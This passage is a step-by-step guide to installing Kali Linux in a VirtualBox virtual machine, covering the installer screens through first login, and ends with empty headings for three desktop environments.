


Click on Storage and inside Storage, you want to select the empty disk, then click on the little disk on the right-hand side. Choose a disk file and this is where you need to go to your Downloads folder, where you've downloaded the ISO image file, select the ISO image file and then click on open.



If you want to make any other changes to this virtual machine, you can do that right now, and then when you're done you can click on the **OK** button.

Go to VirtualBox Manager and make sure that **Kali Linux** is selected and then click on the **Start** button.



Once the installation has started, you will get an installer menu. Select **Graphic installation** and hit enter on your keyboard.

In this installation, I will be using a lot of the default **North American settings**. If you want to customize this to your region, you can go very specific to your region right now and select the language and settings for that.

Leave the hostname as the default, which is **Kali**, and click on **continue**.

you can leave the domain name empty and click on **continue**.

Fill in the user name and click on **continue**.


Set up your password and click on **continue**.

Configure the clock according to your location and click on **continue**.


In the partition disk select **Guided – use entire disk** option and click on **continue**. We'll be leaving the first option here selected and then clicking on **continue**.

Leave the next slide as default and click on **continue**.


Now we're ready to write changes so click on **yes** and **continue**. So now it's going to install the operating system.



Once installed, leave all the options as default and click on **continue**. If you want to go ahead and install other packages, you can go and do so what we're going to do right now is we're just going to click on continue and it's going to install those packages we had selected



Select the virtual driver and click on **continue**.




Now the installation is complete. Click on the **continue** button to **reboot** the system.

We're going to type in our **username and password**, and it's going to sign us in.


- How to use kali linux :-

Kali linux is a operating system that have multilple desktop environment there are three most popular desktop environment

1) Gnome Desktop :-



2) KDE Desktop :-



3) XFCE Desktop :-

